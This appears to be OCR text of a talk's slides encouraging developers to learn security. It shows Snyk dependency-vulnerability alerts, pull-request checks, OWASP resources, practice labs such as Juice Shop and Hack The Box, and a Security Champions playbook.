Snyk is on a mission to help developers use open source and stay secure.
Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

Read more...



Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities

Pricing and setup

Free $0
For individuals and small organisations to stay secure.

Snyk
Free

React vulnerabilities

Licenses detected

- license: MIT >=0.0.0-0c756fb-597f004 <0.8.0
- license: Apache-2.0 >=0.8.0 <0.12.0-rc1
- license: BSD-3-Clause >=0.12.0-rc1 <15.6.2
- license: MIT >=15.6.2 <16.0.0-alpha
- license: BSD-3-Clause >=16.0.0-alpha <16.0.0
- license: MIT >=16.0.0

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
H Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
M Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 || >=0.4.0 <0.4.2	Not available	18 Jan, 2017

Report a new vulnerability

Test › react@16.4.2

react@16.4.2

Vulnerabilities	0 via 0 paths	**Dependencies**	18	**Source**	npm

MEDIUM SEVERITY

Denial of Service (DoS)

Vulnerable module: mem

Introduced through: gatsby@2.1.31

Detailed paths and remediation

- **Introduced through:** pride-london-web@0.1.0 › gatsby@2.1.31 › @gatsbyjs/relay-compiler@2.0.0-printer-fix.2 › yargs@9.0.1 › os-locale@2.1.0 › mem@1.1.0

  Remediation: No remediation path available.

Vulnerable functions

```
index.module.exports.memoized()
```

```
index.module.exports.memoized.setData()
```

Overview

mem is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

More about this issue

Create a Jira issue UPGRADE

Ignore

snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.
Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.

snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity
Low

Package
lodash.merge

Issue ID
SNYK-JS-LODASHMERGE-173732

Affected projects:

PrideInLondon/pride-london-web:package.json

Package version: 4.6.1

Fix with the CLI wizard

Code owner review required
Waiting on code owner review from SonyaMoisset. Learn more.

Show all reviewers

1 pending reviewer

All checks have passed
1 neutral and 15 successful checks

Hide all checks

ci/circleci: build — Your tests passed on CircleCI! Required Details

codecov/patch — Coverage not affected when comparing 7602ec9...55192... Required Details

codecov/project — 85.43% remains the same compared to 7602ec9 Required Details

guardrails/scan — no new security issues detected (in 00m53s) Required Details

netlify/prideinlondon-production/deploy-preview — Deploy preview ready! Required Details

security/snyk - package.json (Pride in London) — No new, high severity is... Required Details

Merging is blocked
Merging can be performed automatically with 1 approving review.

As an administrator, you may still merge this pull request.

Squash and merge

You can also open this in GitHub Desktop or view command line instructions.

I WANT TO
LEARN MORE
ABOUT
SECURITY 🙋‍♀️🙋‍♂️


Who is the OWASP Foundation?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training


For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. Donate, Join, or become a Corporate Member today.

Project Spotlight: Zed Attack Proxy




ZAP is a free, easy to use integrated penetration testing tool which now includes a Heads Up Display. Easily used by security professionals and developers of all skill levels, users can quickly and more easily find security vulnerabilities in their applications. Given the unique and integrated design of the Heads Up Display, developers new to security testing will find ZAP an indispensable tool to build secure software. Learn more about ZAP.

Featured Chapter: Bay Area




Hosted at some of most iconic technology companies in the world, the Bay Area chapter is one of the Foundation's largest and most active. This month they are hosting a Hacker Day and monthly meetups in San Francisco at Insight Engines and in South Bay at EBay. Usually the agenda includes three provactive and interesting talks, lots of interesting people to meet, and great food. The Bay Area Chapter also participates in planning AppSec California.



OWASP

OWASP Top 10 (2017)


Interpretation for Serverless




Hack The Box
PEN-TESTING LABS


OWASP


Grandpa
10.10.10.14
ch4p
0
4749
4612
1061


OWASP Juice Shop v8.3.0
Login
English
Search
Contact Us
Score Board
About Us
All Products
Image
Product
Description
Price
Apple Juice (1000ml)
The all-time classic.
1.99
Apple Pomace
Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.
0.89
Banana Juice (1000ml)
Monkeys love it the most.
1.99
Carrot Juice (1000ml)
2.99
Eggfruit Juice
Now with even more exotic flavour.
8.99


ORACLE
VirtualBox


KALI


OWASP ZAP

WEB SECURITY ACADEMY

PORTSWIGGER
WEB SECURITY

Learning materials and labs

Latest

Web cache poisoning
6 labs

DOM-based vulnerabilities
7 labs

Access control vulnerabilities
13 labs

Cross-origin resource sharing (CORS)
4 labs

Featured

SQL injection
16 labs

Cross-site scripting (XSS)
30 labs

Cross-site request forgery (CSRF)
8 labs

XXE injection
9 labs

View all learning materials » View all labs »

bugcrowd

hackerone

BUGCROWD UNIVERSITY

Security, education, and training for the whitehat hacker community. To get started, click on the modules below or go to Bugcrowd's GitHub for slides, labs, and more.

FEATURED RESOURCE

Uplevel Your Bug Hunting Skills with Bugcrowd University

Uplevel your bug hunting skills with Bugcrowd University. Learn the basics of hacking and bug bounty hunting with videos, tutorials, labs, best practices and more on GitHub.

WATCH NOW

Filter By CATEGORY

Search By Search

Security Reconnaissance with Codinge: How New Tricks Let Hackers See More

WATCH THE WEBINAR

Hardware Hacking for the Masses (and you!)

WATCH THE WEBINAR

Overview of common Android app vulnerabilities

WATCH THE WEBINAR

GSuite Security: Everyone wants it but not everyone gets it

WATCH THE WEBINAR

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd

Medium

Keep calm and become a Security Engineer – Sonya Moisset – Medium

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB)

https://medium.com/epic-women-in-cyber/epic-ff-women-in-cybersecurity-a4f08b36e77c

Medium


Epic #FF Women in Cybersecurity

— The ultimate list…at least trying to get there —

Reading time

13 min read

Jan 10th (108 kB)



LADIES OF LONDON HACKING SOCIETY

OWASP LONDON CHAPTER

GET SECURE, BE SECURE AND STAY SECURE